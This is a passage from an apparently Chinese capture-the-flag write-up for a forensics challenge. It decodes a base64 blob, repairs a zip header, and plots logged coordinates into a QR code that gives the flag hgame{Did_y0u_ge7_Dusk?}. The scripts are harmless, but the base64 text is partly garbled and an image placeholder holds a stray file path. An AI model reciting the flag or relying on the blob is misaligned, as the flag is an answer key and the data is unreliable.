k/IaE35DwGxJ+Q8JvSPgNCb8h4fd541P8WH5x8WP5F1/ix9JxBL8dR/DbcQS//+JbXrUt/mq/uPirdRz
tQL5xswP5xsOO5Bs33v7Gjbd3HHn7I+H3kfD7SPh9JPw+En4fCb+PhN9Hwu8j4feRAvlIgXykQD5SIB8
pkI8UyEdS2CMp7JEU9kgKeySFPZLCHklhj6Sw53+gsJJXreRVK3HVzjeOBLLjSCA7jgSy4OggO44EsuN
IIDuOBLLjSCA7jgSy4Ogg37gRyPOBAnmkQB4pkEcK5JECeaRAHimQRwrkkQJ5pEAeKZBHCuSRAnmkQB4
pkEcK5JECeaRAHimQRwrkkQJ5pEAeKZBHCuSRAnmkQB4pkEcK5JECeaRAHimQ+Y0jgew4EsiOI4HsOBL
IjiOB7DgSyI4jgew4EsiOI4HsOBLIN24EMj9QIFMKZEqBTCmQKQUypUCmFMiUAplSIFMKZEqBTCmQKQU
ypUCmFMiUAplSIFMKZEqBTCmQKQUypUCmFMiUAplSIFMKZEqBTCmQKQUypUCmFMh64Ouc9l9cnPZfXJz
2X1yc9l9cnPZfnJ528WPpOILfjiP47ThaPeO4Wj3tOFo9/cXlVdvyqm151Yi3v3Hj7fWB3l7S2Ot6eOl
vf+Nm4/eNm43f+sCN35LzmyXnNOvOb5aE35LwWxJ+S8JvSfgtCb8l5zdLzm+WnN8s6e0lvb2kt5eE35L
wWxJ+7zeOBLLjSCA7jgSy4OggO44EsuNIIDuOBLLjSCA7jgSy4OggO44E8n6gQF4pkFcK5JUCeaVAXim
QVwrklQJ5pUBeKZBXCuQf5u7oxoOYCIJoQv4YkjujZf6J2XDLdgjPERQEnKTtKtzoSgN5pYG8OkBeaSC
vNJBXGsgrDeSVBvJKA3mlgbzSQF5pIK8OkFcayCsN5JUG8koDeaWBvNJAXmggu37DjYH8wo2B/MKNgfz
CjYH8wo2B/MKNgfzCjYH8wo2B/AV3BrILGsguaCC7oIHsggayCxrILmggu6CB7IIGsgsayC5oILuggeyCBrILGsguaCC
7oIHsggayCxrILmkg1xe+xCv/C6evXPy1B47Eb+BI/AaOxG/gyEAGjgxk4MhABm7Ob37h5vzmF27Ob/a
SBnJJA7mkgVzSQC5pIJcOkEuqsCVV2JIqbMGrp73g1dNe8OppL3j1tBe8etoLXj39B5cPEyO/4Vp+wol
js73gsdle8NhsL5k5lswcS2aOJX37kr59Sd++pG9fOrcv6duX9O1L+vYlfftfuHyrfeRb7ZVvNZI5lsw
c63/IHOLGby9447cXvPHb+zcc1aXAUVOKHNWlwFFdChzVpcBRXQoc1aXAUVOKHNWlwFFdChzVpcBRXQo
c1aXAUVOKHNWlwFFdChzVpcBRXQoc1aXAUVOKHNWlwFFdChzVpfOD1qUt69KWdWnLurRlXdqyLm1Zl7a
sS1vWpS3rOpZ1acu6tGVd2rIubVmXtqxLW9alLevSlnVpy7qOZV3asi5tWZe2rEtb1qUt69KWdWnLurR
lXdqyLm1Zl85vOKpLgaO6FDiqS4GjuhQ4qkuBo7oUOKpLgaO6FDiqS4GjuhQ4qkuBo7oUOKpLgaO6FDi
qS4GjuhQ4qkvnB6xLR9alI+vSkXXpyLpOZFO6si4dWZeOrEtH1qU
j69KRdenIunRkXTqyLh1Zl46ssOfWpSPrOpF16ci6dGRdOrIuHVmXjqxLR9alI+vSkXXpyLpOZFO6si4
9X/gSr/wvnL5y8RgVOKpLgaO6FDiqS4GjnOQJHP0kSuDoJ1ECR1EvcBT1AkdRL3D0kyiBo59ECRz9JEr
gqC4FjupS4KguBY7qUuCoLgWO6tIjM8cjM8cjM8cjM8cjM8cjM8cjM8cjM8cjffsjffsjffsjffs
jffsjffsjffsjffsjfftfuPxW+8hPuI/8hCO+/ZG+/ZG+vX/DkfgNHInfwJH4DRyJ38CR+AOcid/Akfg
NHInfwJH4DRyJ38CR+AOcid/AkfgNHInf/gHFbOvx21L8thS/LcVvS/HbUvy2FL8txW9L8dtS/LYUvy3
FbOvx21L8thS/LcVvS/HbUvy2FL8txW9L8dtS/LYUvy3FbOvx21L8thS/LcVvS/HbUvzObzgSv4Ej8Rs
4Er+BI/EbOBK/gSPxGzgSv4Ej8Rs4Er+BI/EbOBK/gSPxGzgSv4Ej8Ts/oPgdKX5Hit+R4nek+BOpfke
K35Hid6T4HSl+R4rfkeJ3pPgdKX5Hit+R4nek+BOpfkeK35Hid6T4HSl+R4rfkeJ3pPgdKX5Hit+R4ne
k+BOpfkeK389vOBK/gSPxGzgSv3/h4vv8L1x8n/+Bb/F9Hjjy7YEj3x448u2BI98eOPLtgSPfHjjy7YE
j3x448u2Bo7P5gaOz+YGjs/kfefXOI6+efuTVO488SPiRBwk/8iDhR17G+8jLeB95Ge+Vc+mVc+mVc+m
Vc+mVc+mVc+mVc+mVc+mVc+mVc+mVc+mVc+mVc+mVc+mVc+mVc+mVc+mVc+mVc+mVc+mVc+mVc+nKuXTlXLpyLlO5l66cS1fOpSvnOpVz6cq5dOVcunIuXTmXrpxLV86lK+fSlXPpyrl
O5Vy6ci5dOZeunEtXzqUr59KVc+nKuXTlXLpwLk3BuTQF59IUnEtT8Ll9Cj63T8Hn9in43D4Fn9un4HP
7FHxun4LP7VPwufOLN/+F/YWb/8L+BXf/hTOF59IUnEtTcC79g8tPuCM/4Y78hBM3B6bgzYEpeHNgCt4
cmII3B6bgzYF/cPlWe+RbreVbTZx6mIKnHqbgqYcpeHNgCt4cmII3B6ag+J2C4ncKit9/cPlWG/ncPvJ

```
hQlzYmIIXNqbghYOpeGFjCl7YmIIXNn4Sd0e3dQMxFEQb8seSkpar/htL4PvyUsKpYGAYlskZiNoLXtj
YC17Y2Ate2NgLRr29YNTbCOa9veCFjb3ghY294IWNvWBL3Qu21L1kS61fOGqpgaOWGjhqqYGjlho4aqm
Bo5YaOGqpgaOWGjhqqYGjlho4aqmBo5YaOGqpgaOWGjhqqYGjlho4aqmBo5YaOGqpgaOWGjhqqYGjlho
4aqmBo5YaOGqpgaOWGjhqqYGjlho4aqn1A1tqyZZasqWWbKklW2rJllqypZZsqSVbasmWWrKllmypJVt
qyZZasqWWbKklW2rJllqypZZsqSVbasmWWrKllmypJVtqyZZasqWWbKklW2rJllqypfYvHLXUwFFLDRy
11MBRSwOctdTAUUsNHLXUwFFLDRy11MBRSwOctdTAUUsNHLXUwFFLDRy11MBRSwOctdTAUUsNHLXUwFF
LDRy11MBRSwOctdTAUUsNHLXUwFFLDRy11MBRSwOctdT+gS21ZUtt2VJbttSWLbVlS23ZUlu21JYttWV
LbdlSW7bUli21ZUtt2VJbttSWLbVlS23ZUlu21JYttWVLbdlSW7bUli21ZUtt2VJbttSWLbVlS23ZUq9
fODKQgSMDGTgykP/gt/g7/8LF3/kXLv7OAOcqLHCkwq4fqMIuKQcuKQcuKQcuObdfcm6/5Nz+hYth4gu
X/89H/j8n69Il16VLrkuXXJcuuS5dcl265dx+y7n9lnP7Lef2W87tt5zbbzm333Juv+Xcfsu5/ZZz+y3
n9lvO7bec2285t99ybr/l3H7Luf2Wc/st5/Zbzu23nNtvObffcm5/5Nz+yLn9kXP7I+f2R87tj5zbHzm
3P3Juf+Tc/si5/ZFz+yPn9kfO7Y+c2x85tz9ybn/k3P7Iuf2Rc/sj5/ZHzu2PnNsfObc/cm7fH3iJn/w
Lpz+5eLYHjk49BI5OPQSOTj184eLZ/oWLZ/s/eItne+Dowkbg6MJG4OjCRuDowkbg6MJG4OjCRuDowkb
g6MJG4OjCRuDowkbg6MJG4OjCxpbidOvxu6X4DRzdHAgc3RwIHNOc2FL8bil+txS/W94c2PLmwJY3B7b
O7Vv69i19+5ZvYW/5FvaWb2FvmTm2zBxbZo4tX5Dc8gXJLV+QnF84Er+BI/EbOBK/gSPxGzgSv4Ej8Rs
4Er+BI/EbOBK/gSPxGzgSv4Ej8Rs4Er+BI/E7P1D8jhS/I8XvSPE7UvyOFL8jxe9I8TtS/I4UvyPF7Oj
xO1L8jhS/I8XvSPE7UvyOFL8jxe9I8TtS/I4UvyPF7OjxO1L8jhS/I8XvSPE7UvyOFL8jxe/5hSPxGzg
Sv4Ej8Rs4Er+BI/EbOBK/gSPxGzgSv4Ej8Rs4Er+BI/EbOBK/gSPxGzgSv+cHit8jxe+R4vdI8Xuk+D1
S/B4pfo8UvOeK3yPF75Hi9Ojxe6T4PVL8Hil+jxS/R4rfI8XvkeL3SPF7pPg9UvweKX6PFL9Hit8jxe+
R4vdI8Xuk+D1S/B4pft9fOBK/gSPxGzgSv6/cUl+5pb5yS/OHf+Tv/BEPmS9cPmTIZ2pf+ZnaV36m9pV
z+yvn9lfO7a8cIF85QL5ygHzlZbxXXsZ75WW8V17Ge+VlvFdexnvlZbxXXsZ75WW8V26pr9xSX7ilzoJ
b6iy4pc6CW+osuKXOglvqLLilzoJb6iy4pc6CW+osuKXOglvqLLilzoJb6iy4pc6CW+osuKXOglvqLLi
lzoJb6iy4pc6CW+osuKXOglvqLLilzoJb6iy4pc6CW+osuKXOglvqLLmlltxSS26pJbfUkltqyS215JZ
ackstuaWW3FJLbqklt9SSW2rJLbXkllpySy25pZbcUktuqSW31JJbasktteSWWnJLLbmlltxSS26pJbf
UkltqyS215JbackttuaW23FIDNzcHPnBzc+ADNzcHPnBzc+ADNzcHPnBzc+ADNzcHPnBzc+Av3NOcmJY
qrKUKa6nCAjcf3P/AzQf3P3Dzwf1paSBbGsiWBrKlgWxpIFsayJYGsqWBbGkgv3D5eN3yCbflE068/D4
NX36fhi+//4fLJ9zIJ9zIJxzJHCOzR8vMOTJztMwcLTNHy8zRMnOOzBwtfXtL397St1+/cOTbAOe+PXD
k2wNHvj1w5NsDR749cOTbAOe+PXDk2wNHvj1w5Nv/EHcHR27DQBQFE9IBwAyBQf6J2cWxmUJH8A7aJYX
+VVDHkbd3HHl7x5G3dxx5e8eRt3cceXv8oLeH9PaQ3h7S2ON6e0hvD+ntIbO9pLeH9PaQ3h7S2ON6e0h
vD+ntIbO9pLeH9PaQ3h7S2ON6e0hvD+ntIbO9pLeH9PaQ3h7S2ON6e0hvD+ntIbO9pLeH9PaQ3h7S2ON6e0hvD+nt+caRt3cceXvHkbd3HHl
7x5G3dxx5e8eRt3cceXvHkbd3HHl7x5G35w96e0pvT+ntKbO9pbe
n9PaU3p7S21N6e0pvT+ntKbO9pben9PaU3p7S21N6e0pvT+ntKbO9pben9PaU3p7S21N6e0pvT+ntKbO
9pben9PaU3v68ceTtHUfe3nHk7R1H3t5x5OOdR97eceTtHUfe3nHk7R1H3t5x5OOdR97eceTtHUfe3nH
k7V9cPl5TfuYpP3Myc3QczRzPD84cj5w5HjlzPHLmeKRAPlIgHymQj6SwR1LYIynskRT2SAp7JIU9ksI
eSWGPpLD9xpHJdByZTMeRyXQcmUzHkcnsHzSZLU1mS5PZOmS2NJktTWZLk9nSZLYOmS1NZkuT2dJktjS
ZLU1mS5PZOmS2NJktTWZLk9nSZLYOmS1NZkuT2dJktjSZLU1mS5PZOmS2NJktTWZLkzlvHJlMx5HJdBy
ZTMeRyXQcmcz5QZM5OmSONJkjTeZIkznSZI4OmSNN5kiTOdJkjjSZIO3mSJM5OmSONJkjTeZIkznSZI4
OmSNN5kiTOdJkjjSZIO3mSJM5OmSONJkjTeZIkznSZI4OmXrjyGQ6jkym48hkOo5MpuPIZOoHTaakyZQ
OmZImU9JkSppMSZMpaTIlTaakyXxx+pmL73BfXL7ViMmUNJmSJvM//sj/8Od+5o/8zAmFlaSwkhRWksJ
KUlhJCitpMiVNpqTJlLxPpuR9MiXvk7lvHJlMx5HJdByZTMeRyXQcmcz9QZO5OmSuNJkrTeZKk7nSZK4
OmStN5kqTudJkrjSZKO3mSpO5OmSuNJkrTeZKk7nSZK4OmStN5kqTudJkrjSZKO3mSpO5OmSuNJkrTeZ
Kk7nSZC4OmRpv3JjMv7gxmX9xYzL/4sZk/sWNyfyNO5OpAU2mBjSZGtBkakCTqQFNpgYOmRrQZGpAk6k
BTaYGNJkaOGRqQJOpAU2mBjSZGtBkakCTqQFNpoYOmfnGkclOHJlMx5HJTHlcmvK4NOVxacKrHmrCqx5qwqseasrj0pTHpSmPS19cfI364vJ
f7ZH/auSUOuUpdcpT6pSn1ClPqVOeUr+4ODR8cfmEe+QTTvzgfk34g/s14Q/u15QmM6XJTGkyE/7gfk3
4g/s14Q/uf/GicflNpuTjlVDYlBQ2JYWtN44orOOIwjqOKKzjiMI6jiis44jCOo4orOOIwtYPUtiSFLY
khS1JYUtS2JIUtiSFLUlhS1LYkhS2JIUtSWFLUtiSFLYkhS1JYUtS2JIUtiSFLUlhS1LYkhS2JIUtSWF
LUtiSFLYkhS1JYUtS2JIUtiSFxRtHFNZxRGEdRxTWcURhHUcU1nFEYR1HFNZxRGHxgxQWksJCUlhICgt
JYSEpLCSFhaSwkBQWksJCUlhICgtJYSEpLCSFhaSwkBQWksJCUlhICgtJYSEpLCSFhaSwkBQWksJCUlh
ICgtJYSEpLCSF5RtHFNZxRGEdRxT2xcUf3Benf3Difd5xdFdYx9FdYR1Hd4V1HNOV1nFOV1jHOV1hHUd
3hXUc3RXWcXRX2BeXT7gln3BLPuHIutRxtC51HK1LHUfrUsfRupQ/uC6lXJdSrksp16UvLt9qKd9qKd9
qZNRLOeqlHPVSjnopR72Uo17KUS/lqJdy1Eu5LqVcl1KuSynXpZTrUsp16X/8OLh8pZZ8pZKZI+XMkXL
meN44mjk6jmaOjqOZo+No5ug4mjk6jmaOjqOZo+No5ug4mjk6jmaOjqOZo+No5ug4mjk6jmaOjqOZo+N
o5ug4mjk6jmaOjqOZ4O9xdmzTQBQFUbQXxxshZvRFDWTEBEhsgGQWCXDo3m35FXHSCeYWcCaOmCMbZI5
I5ohkjkjmiGSOSOaIZI5I5ohkjkjmiGSOSOaIZI5I5ohkjkjmiGSOSOaIZI5I5ohkjkjmiGSOSOaIZI5
I5ohkjkjmiGSOSOaIZI4+4og5Jo6YY+KIOSaOmGPiiDkmjphj4og5Jo6YY+KIOSaOmGPiiDkmjphj4og
5Jo6YY+KIOSaOmGPiiDkmjphj4og5Jo6Yoxtkjkrmq GSOSuaoZI5K5qhkjkrmqGSOSuaoZI5K5qhkjkr
mqGSOSuaoZI5K5qhkjkrmqGSOSuaoZI5K5qhkjkrmqGSOSuaoZI5K5pj4MMf7dvr9OD5/vt/2/f7X1fW
```

```
01vO6z5djf/36+z+9HJfz+Xq9AVBLAQI/ABQAAAAIALdiS1Ki22GCdCgAABi+BQANACQAAAAAAAAAIAA
AAAAAAABkZWZhdWx0X2VudHJ5CgAgAAAAAAABABgAGc6HaC0A1wEZzodoLQDXAdynh2gtANCBUEsFBgA
AAAABAAEAXwAAAJ8oAAAAAA==='

result = base64.b64decode(input)

with open('./test','wb') as f:
    f.write(result)
print(result.decode('utf-8','ignore'))
```

查看文件 16 进制：




发现文件开头是 504B，zip文件的文件头是504B0304，把文件头修复之后用解压软件打开。

文件内容：

写个程序画出来

```
import json
with open('./default_entry','r') as f:
    json = json.loads(f.read())
```

```
table = [[0 for j in range(78)]for i in range(75)]
for point in json['journal']['logs']:
    table[point['pos']['row']-12][point['pos']['col']-12] = 1

for row in range(75):
    for col in range(78):
        if table[row][col]:
            print('██',end='')
        else:
            print('  ',end='')
    print()
```



扫描结果：

hgame{Did_y0u_ge7_Dusk?}